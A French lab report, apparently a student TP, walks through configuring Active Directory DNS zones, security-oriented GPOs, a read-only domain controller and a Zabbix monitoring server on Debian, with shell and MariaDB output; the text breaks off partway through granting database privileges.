
Il faut préciser que dans ce TP, nous utilisons un réseau n'utilisant que le protocole IPv4 :




Et puisque notre adresse IP est 10.10.10.10, la syntaxe des zones de recherche inversées changeant A.B.C.D en D.C.B.A.in-addr.arpa (notre adresse IP qui a des palindromes au niveau des octets restera inchangée) fera donc que notre zone de recherche inversée sera nommée 10.10.10.10.in-addr.arpa :



Nous confirmons la création de la zone de recherche inversée :




Avant de vérifier que tout est conforme à nos attentes :




Nous effectuerons les mêmes démarches pour la zone de recherche directe…

Si nous souhaitons qu'une machine fasse partie de l'AD, nous la configurons comme ceci :




Ce sera tout pour notre serveur d'AD qui est correctement configuré… Ou pas, nous pouvons le solidifier et le contrôler plus en détail en ajoutant des politiques de groupe ou plus simplement GPO. Une GPO est un ensemble de règles et de paramètres qui permettent aux administrateurs système de contrôler et de gérer de manière centralisée le comportement des utilisateurs et des ordinateurs dans un environnement AD. Grâce aux GPO, nous pourrons appliquer des politiques de sécurité, des configurations systèmes, des restrictions d'accès, des paramètres réseau… Elles sont appliquées automatiquement à des groupes d'utilisateurs ou à des ordinateurs, facilitant ainsi la gestion des configurations à grande échelle dans une organisation.


Toujours dans le Gestionnaire de serveur nous ouvrons la page Gestion des stratégie de groupe (gpmc.msc). Puis nous pouvons effectuer un clique droit sur notre domaine avant de créer un nouvel objet GPO :




Nous allons nommer cet objet GPO AD-Security et ne lui définir aucun source de base :




La première stratégie configurée sera l'exigence des mots de passe, nous la trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration ordinateur > Stratégies > Paramètres Windows > Paramètres de sécurité > Stratégies de compte > Stratégie de mot de passe) :




Et nous imposons le respect d'exigences de complexité des mots de passe des utilisateurs :




Voici les détails de cette stratégie :



Puis nous pouvons configurer la seconde stratégie qui sera le temps de mise en veille, nous la trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration ordinateur > Stratégies > Modèles d'administration > Système > Gestion de l'alimentation > Paramètres de veille > Spécifier le délai de veille du système sur secteur) :




Et nous spécifions un temps de veille sur secteur de 5 minutes :




Une stratégie écologique et surtout sécuritaire, une machine supposément laissée sans surveillance se mettra en veille d'elle-même, n'oublions pas la même chose mais sur batterie…

La troisième et dernière stratégie sera le fond d'écran des machines, nous créons une image que nous appellerons fond.png :




Puis nous pouvons configurer la stratégie du fond d'écran que nous trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration utilisateur > Stratégies > Modèles d'administration > Bureau > Papier peint du bureau) :



Nous activons la stratégie avant de choisir l'image que nous avons créé, et les utilisateurs auront à présent ce fond d'écran.

Ce sera tout pour quelques stratégies parmi la multitude qui existent…

Les configurations de l'AD étant terminées, nous pouvons vérifier qu'un utilisateur puisse se connecter :



Nous avons donc un serveur d'AD correctement configuré.


B - Configuration du RODC

Un RODC (Read-Only Domain Controller) est un type particulier de contrôleur de domaine utilisé dans un environnement Active Directory. Il contient une copie en lecture seule de la base d'annuaire, ce qui le distingue d'un contrôleur de domaine classique capable de modifier les données.


L'intérêt principal d'un RODC réside dans sa valeur sécuritaire, notamment pour les sites distants ou succursales. En n'autorisant aucune modification directe de l'annuaire, il réduit considérablement les risques en cas de vol, d'attaque ou d'accès non autorisé à la machine.

Nous allons maintenant procéder à la mise en place du RODC sur un site distant. Lors de la configuration réseau de la machine, il est important de vérifier la connectivité avec le domaine Active Directory. La première étape consiste à ajouter les services AD DS. Ensuite, durant l'installation du rôle, nous procéderons à la jonction de la machine au domaine.


Sur le serveur RODC, nous commençons par spécifier le domaine dans la forêt :




Puis ajoutons les controlleur de domaine en Read Only (lecture seule) :



Et bien évidemment, nous précisons le serveur à partir duquel nous effectuons la réplication :



Et avons donc notre serveur RODC correctement configuré :



4 - Mise en place de serveurs internes

Nous pouvons à présent configurer les différents serveurs internes à notre topologie…

A - Configuration du serveur de supervision Zabbix

Nous commençons par configurer le serveur de supervision Zabbix, une solution open-source de supervision informatique permettant de surveiller en temps réel l'état et les performances de divers équipements et services réseau. Elle collecte, stocke et analyse des données afin de détecter rapidement des anomalies, générer des alertes, et assurer une visibilité continue sur notre infrastructure.

Le première chose que nous ferons sera d'ajouter le dernier dépôt stable de Zabbix (7.4) dans notre gestionnaire de paquets, commençons par l'installer au moyen de la commande *wget https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_7.4-0.2+debian12_all.deb* :

```
supervision@master:~$ wget https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_7.4-0.2+debian12_all.
deb
--2025-04-12 11:27:07--  https://repo.zabbix.com/zabbix/7.4/release/debian/pool/main/z/zabbix-release/zabbix-release_7.4-0.2+debian12_all.de
b
Resolving repo.zabbix.com (repo.zabbix.com)... 178.128.6.101, 2604:a880:2:d0::2062:d001
Connecting to repo.zabbix.com (repo.zabbix.com)|178.128.6.101|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7096 (6.9K) [application/octet-stream]
Saving to: 'zabbix-release_7.4-0.2+debian12_all.deb.2'

zabbix-release_7.4-0.2+debian12_al 100%[=================================================================>]   6.93K  --.-KB/s    in 0s

2025-04-12 11:27:08 (112 MB/s) - 'zabbix-release_7.4-0.2+debian12_all.deb.2' saved [7096/7096]
```

Puis nous pouvons l'ajouter dans notre gestionnaire de paquets au moyen de la commande *sudo dpkg -i zabbix-release_7.4-0.2+debian12_all.deb* :

```
supervision@master:~$ sudo dpkg -i zabbix-release_7.4-0.2+debian12_all.deb
Selecting previously unselected package zabbix-release.
(Reading database ... 169215 files and directories currently installed.)
Preparing to unpack zabbix-release_7.4-0.2+debian12_all.deb ...
Unpacking zabbix-release (1:7.4-0.2+debian12) ...
Setting up zabbix-release (1:7.4-0.2+debian12) ...
```

Mettons donc à jour la liste des paquets au moyen de la commande *sudo apt update* :

```
supervision@master:~$ sudo apt update
Hit:1 http://deb.debian.org/debian bookworm InRelease
Hit:2 http://deb.debian.org/debian bookworm-updates InRelease
Get:3 https://repo.zabbix.com/zabbix/7.4/release/debian bookworm InRelease [2,459 B]
Get:4 https://repo.zabbix.com/zabbix-tools/debian-ubuntu bookworm InRelease [2,476 B]
Get:5 https://repo.zabbix.com/zabbix/7.4/unstable/debian bookworm InRelease [4,636 B]
Get:6 https://repo.zabbix.com/zabbix/7.4/release/debian bookworm/main Sources [730 B]
Get:7 https://repo.zabbix.com/zabbix/7.4/release/debian bookworm/main all Packages [525 B]
Get:8 https://repo.zabbix.com/zabbix-tools/debian-ubuntu bookworm/main Sources [1,166 B]
Get:9 https://repo.zabbix.com/zabbix-tools/debian-ubuntu bookworm/main all Packages [766 B]
Get:10 https://repo.zabbix.com/zabbix/7.4/unstable/debian bookworm/main Sources [4,521 B]
Get:11 https://repo.zabbix.com/zabbix/7.4/unstable/debian bookworm/main amd64 Packages [8,071 B]
Get:12 https://repo.zabbix.com/zabbix/7.4/unstable/debian bookworm/main all Packages [2,002 B]
Hit:13 http://security.debian.org/debian-security bookworm-security InRelease
Fetched 27.4 kB in 5s (5,025 B/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
```

Plus rien ne nous empêche donc de pouvoir installer zabbix, apache2 et mariadb, ainsi que les différentes extensions les faisant fonctionner ensemble au moyen de la commande *sudo apt install apache2 gzip mariadb-server zabbix-agent zabbix-apache-conf zabbix-frontend-php zabbix-server-mysql zabbix-sql-scripts*.

Une relativement longue installation après laquelle nous pouvons configurer Zabbix côté base de données, connectons nous donc avec le superutilisateur de la base de données mariadb au moyen de la commande *sudo mysql -u root -p* :

```
supervision@master:~$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Nous pouvons alors créer la base de données zabbix qui prend en charge tous les caractères Unicode et dont les comparaisons de texte seront sensibles à la casse et effectuées bit par bit avec la commande *create database zabbix character set utf8mb4 collate utf8mb4_bin;* :

```
MariaDB [(none)]> create database zabbix character set utf8mb4 collate utf8mb4_bin;
Query OK, 1 row affected (0.001 sec)
```

Puis nous créons un utilisateur zabbix au moyen de la commande *create user zabbix@localhost identified by 'password';* :

```
MariaDB [(none)]> create user zabbix@localhost identified by 'password';
Query OK, 0 rows affected (0.004 sec)
```

Cet utilisateur aura tous les droits sur la base de données créée, configuration faite au moyen de la commande *grant all privileges on zabbix.* to zabbix@localhost;* :

